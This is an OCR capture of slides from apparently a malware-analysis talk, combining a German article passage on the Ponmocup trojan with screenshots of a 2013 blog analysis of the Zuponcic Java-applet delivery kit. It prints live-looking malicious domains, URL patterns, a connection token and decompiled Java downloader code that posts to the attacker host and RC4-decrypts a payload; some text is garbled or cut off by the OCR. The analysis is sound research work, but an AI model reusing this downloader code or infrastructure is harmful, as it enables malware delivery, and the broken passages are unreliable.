
men, die BIOS-Version, das verwendete Dateisystem, den freien Speicherplatz auf der Festplatte, Adminrechte des Nutzers, eingegebene URLs und kürzlich betrachtete Dokumente.

Verwendet werden zu diesem Zweck meist native und teils recht exotische API-Funktionen wie *ntdll.VerSetConditionmask* in Kombination mit *kernel32.VerifyVersionInfo*, *kernel32.GetVolumeInformation* und *GetVolumeNameForVolumeMountPoint, kernel32.GlobalMemoryStatusEx* und *GetFreeDiskSpaceEx*. Unter anderem werden auch Werte aus den Registrykeys *HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs, HKCU\Software\Microsoft\Internet Explorer\TypedURLs* und *SOFTWARE\Microsoft\Windows NT\CurrentVersion* ausgelesen.

Zum Teil werden die gewonnenen Informationen für Anti- und Anti-VM-Zwecke genutzt; zum Teil wurden sie h in verschlüsselter Form an die hardgecodete IP .117 gesendet, die mittlerweile offline ist. Das Nachonalisierter“, optimal auf das übermittelnde System ter Malware an dieser Stelle mehr als wahrscheinftigt wird diese Annahme noch durch die Tatsache, ropper unter Verwendung der Funktionen *ResetSR eSR* aus *srclient.dll* alle Systemwiederherstellungscht und das Erstellen künftiger Punkte deaktiviert. nformation über den Erfolg oder Misserfolg dieser an den entfernten Server zu übermitteln versucht.

Eine DNS-Anfrage seitens der Malware zur Domain *intohave.com* sowie auch die bei einem VirusTotal-Scan der Datei angezeigten Aliases zeigen, dass wir es hier mit einer Malware zu tun haben, die auch als *Pirminay* oder *Ponmocup* bekannt ist. Weitere Ausführungen hierzu würden Rahmen und Thematik dieses Artikels sprengen; interessierte Leser können auf eigene Faust analysieren, recherchieren und beispielsweise unter *http://c-apt-ure.blogspot.de* weitere Informationen zu diesem Trojaner finden. Einige der Informationen legen die Existenz eines Ponmocup-Botnetzes nahe; eine eingehendere Betrachtung des Samples lohnt mit Sicherheit.

Delivery via EXE in ZIP files



Thanks to Maarten and Denis for collaboration and sharing!

Delivery via Signed Java Applets

- A Kit called «Zuponcic» without exploits (?)
- Two variants of malicious Java Applets
  - Downloader version (signed)
  - Dropper version (payload embedded, RC4 encrypted)
- Using stolen certificates to bypass security controls (JRE security settings)
- Two blog posts from @Malwageddon
  - Zuponcic: "Is it a bird?... Is it a plane?... No, it's another *Exploit Kit*" *(Part 1 & 2)*

Malware Analysis: The Final Frontier

Exploring the malware space at the beginner level. There are no stupid questions. Any information is valuable.

Wednesday, 12 June 2013

Zuponcic: "Is it a bird?... Is it a plane?... No, it's another Exploit Kit" --- Part 1

Updated 2013-08-19: Number of changes to reflect the findings covered in Part 2.

Zuponcic is relatively rare
website(zuponcic.com) the
mentioning of it on Emerg
'za.ucypher.com' The kit ha

NOTE: Information is base

"In thrust we trust."

The journey starts with a
landing page and the malic

1st level redirect

Search This Blog

Search

About #Malwageddon

Malware Analysis: The Final Frontier

Exploring the malware space at the beginner level. There are no stupid questions. Any information is valuable.

Monday, 19 August 2013

Zuponcic: "Is it a bird?... Is it a plane?... No, it's another... wait, what!?" --- Part 2

Special thanks to Mike Strobel for help with decompiling the Java code and William Metcalf for sharing some Zuponcic samples.

NOTE: Information is based on Zuponcic samples captured on 2012-11-29 and 2013-06-10

"... there is no spoon ..."

There is no exploit code. The JAR file includes just 1 .class file with 2 methods that perform the following roles:

- String decoder
- Store path and filename builder
- Initial Payload handler (downloader, decryptor, executor and cleaner)

Anti-forensic techniques used:

Search This Blog

Search

About #Malwageddon

Malwageddon

Studying malware is my hobby. The blog started as a place to keep a track of my work, but turned into a resource other people find useful.
https://twitter.com
/Malwageddon

June 2013 sample has the following URL pattern:

GET	http://ug.jenellemattson.com/	Landing page
GET	http://ug.jenellemattson.com/tr.gif	1 x 1 pixel image file
GET	http://ug.jenellemattson.com/favicon.ico	Redirects to Google
GET	http://ug.jenellemattson.com/NyUCqxn.jar	Java exploit
GET	http://ug.jenellemattson.com/FlashPlayer.class	Redirects to Google
	http://ug.jenellemattson.com/#482754?i=2ZIue6TI56y2rY2Ox1w5+pm1pw8DDWl4FEiZGf5YLhKBd3WgZEivSX46TKvb1QUz/s8K33xKapLh10KtYEjDxshP	
POST	Y73Eyeqk&bn=viewer_mansfield_township.exe	Payload (if no Java detected)

The URL pattern for a sample seen in July 2012:

GET	http://za.ucypher.com/	Landing page
GET	http://za.ucypher.com/tr.gif	1 x 1 pixel image file
GET	http://za.ucypher.com/js/java.js	Purpose unknown
GET	http://za.ucypher.com/favicon.ico	Redirects to Google

GET	http://ug.jenellemattson.com/	Landing page
GET	http://ug.jenellemattson.com/tr.gif	1 x 1 pixel image file
GET	http://ug.jenellemattson.com/favicon.ico	Redirects to Google
GET	http://ug.jenellemattson.com/NyUCqxn.jar	Java exploit
GET	http://ug.jenellemattson.com/FlashPlayer.class	Redirects to Google
	http://ug.jenellemattson.com/#482754?i=2ZIue6TI56y2rY2Ox1w5+pm1pw8DDWl4FEiZGf5YLhKBd3WgZEivSX46TKvb1QUz/s8K33xKapLh10KtYEjDxshP	
POST	Y73Eyeqk&bn=viewer_mansfield_township.exe	Payload (if no Java detected)

"Home! Sweet Home!"

Landing page requests the JAR file without performing any checks - <body> tag with 'onLoad' action calls a function that requests the file. There is only one '.class' file in the JAR - 'FlashPlayer.class' and it's 'doctored' with a bytecode obfuscation tool. JAR file is signed with 'Kurz Instruments, Inc.' certificate issued by 'GlobalSign' CA.

<applet> requesting the JAR file

JAR signature


```
        141 Mon Jun 10 11:14:08 BST 2013 META-INF/MANIFEST.MF
        194 Mon Jun 10 11:14:08 BST 2013 META-INF/A268FEDF.SF
       4868 Mon Jun 10 11:14:08 BST 2013 META-INF/A268FEDF.RSA
          0 Mon Jun 10 11:14:08 BST 2013 META-INF/
sm     2969 Mon Jun 10 11:14:06 BST 2013 FlashPlayer.class

      X.509, EMAILADDRESS=sales@kurzinstruments.com, CN="Kurz Instruments, Inc.", O="Kurz
      [certificate is valid from 14/12/10 19:41 to 14/12/13 19:41]
      X.509, CN=GlobalSign ObjectSign CA, OU=ObjectSign CA, O=GlobalSign nv-sa, C=BE
      [certificate is valid from 22/01/04 10:00 to 27/01/17 10:00]
      [KeyUsage, NetscapeCertType extension does not support code signing]
      X.509, CN=GlobalSign Primary Object Publishing CA, OU=Primary Object Publishing CA,
      [certificate is valid from 28/01/99 13:00 to 27/01/17 12:00]
      [KeyUsage extension does not support code signing]
      X.509, CN=GlobalSign Root CA, OU=Root CA, O=GlobalSign nv-sa, C=BE
      [certificate is valid from 01/09/98 13:00 to 28/01/28 12:00]
      [KeyUsage extension does not support code signing]


  s = signature was verified
  m = entry is listed in manifest
```

The code above is also where the execution begins. It starts with identification of Java Temp folder and Initial Payload filename generation.

```
C:\DOCUME~1\admin\LOCALS~1\Temp\\1469997504.tmp
```

location and filename sample

The Initial Payload will be stored in Java Temp folder with a randomly generated filename using a number of digits and '.tmp' extension. It's then downloaded using 'URLConnection' methods with the following routine.



Initial Payload fetcher code



```
final URLConnection urlConnection = openConnection = new URL("http://ug.jenellemattson.com/").o
final String a = "Content-Type";
final URLConnection urlConnection2 = openConnection;
urlConnection2.setDoOutput(true);
urlConnection.setRequestProperty(a, "application/x-www-form-urlencoded");
final OutputStream outputStream2;
final OutputStream outputStream = outputStream2 = urlConnection2.getOutputStream();
outputStream.write(("i=" + "2ZIue6TI56y2rY2Ox1w5+pm1pw8DDWl4FEiZGf5YLhKBd3Wg2EivSX46KeuIOws79Ip
```

The download is implemented through an HTTP 'POST' request with 'Content-Type' set to 'application/x-www-form-urlencoded' and 'i' parameter containing a connection token. The token and the Initial Payload URL are retrieved from the landing page. The tokens appear to be different among the Zuponcic samples - possibly generated on per connection basis. The same goes for the RC4 decryption keys used to decrypt the Initial Payload.

```
final Cipher instance = Cipher.getInstance("ARCFOUR");
final int n = 65536;
instance.init(2, new SecretKeySpec("7425a19cc653c6b7".getBytes(), "ARCFOUR"));
```

RC4 cipher initialization

'SecretKey' value is also stored in plain text on the landing page and retrieved during the code execution. Once the payload is received, decrypted and stored on the disk it's executed through the following simple code.



execution and browser redirect


```
final Cipher instance = Cipher.getInstance("ARCFOUR");
final int n = 65536;
instance.init(2, new SecretKeySpec("7425a19cc653c6b7".getBytes(), "ARCFOUR"));
```

'Trojan.Vundo'(Microsoft) has been delivered by the sample captured in November 2012. What makes it interesting that MD5 of the file was not known to VirusTotal at the time of writing this post. After the submission though, it shows 37/46 detection ratio - link.

Summary

What do you call an exploit kit that doesn't have any exploits? Kit? So, Zuponcic Kit is still a malware delivery method that is a part of a quite stealthy infrastructure. The use of 'protection/evasion' techniques like TDS, connection tokens, bytecode obfuscation, data encryption and encoding, code tricks with process stack, clean up routine and selective targeting is quite close bordering to an APT related threat. I personally don't like the use of these 3 letters, but some attributes of this kit are just unusual for an ordinary exploit kit and intend to make it more stealthier rather than successful. Some observations to support this theory.

"Please wait! Zuponcic is lading.."


Quick summary:

- has quite unique URL pattern
- utilizes TDS to help prevent direct download of the exploit kit components
- uses Java as a malware delivery method
- JAR is signed with a valid certificate
- attempts to trick user to download and execute the Initial Payload if no Java detected

See part 2 for JAR file analysis.

3. Java applet parameters are also generated dynamically and more likely unique per individual browser session. None of the samples seen so far had the same values. TDS must be keeping track of all of the connections and will not allow to use the parameters assigned to a session twice. This again complicates the tracing and sample/evidence collection.
4. The JAR file is signed with a certificate to make it look legit. It has only 1 Java class file. The class filename is rather misleading. It's is fairy obfuscated to make the analysis difficult. Uses dynamic content of the process stack to obscure the reverse engineering process. No exploits = no AV alerts = stealthy.
5. Initial Payload is encrypted with RC4 during the transfer and when stored is disguised as a '.tmp' file. The encryption key varies from sample to sample. Payload sample seen in November 2012 was still unknown to VT in August 2013. Good indication of low distribution possibly due to campaign not being 'commercial'.
6. Clean up process to remove Initial Payload from a victim's disk if infection is not achieved. This is something you don't normally see when it comes to exploit kits. Someone really cares about the file being found, submitted to AV vendors and become detectable.
7. Intended for the machines that can be used as a platform for further attacks. This could be called a selective targeting where who ever is behind the Zuponcic is only interested in the machines that they can turn into a 'launch pad' and having Administrator rights helps a lot.

Java Downloader (signed) & Dropper




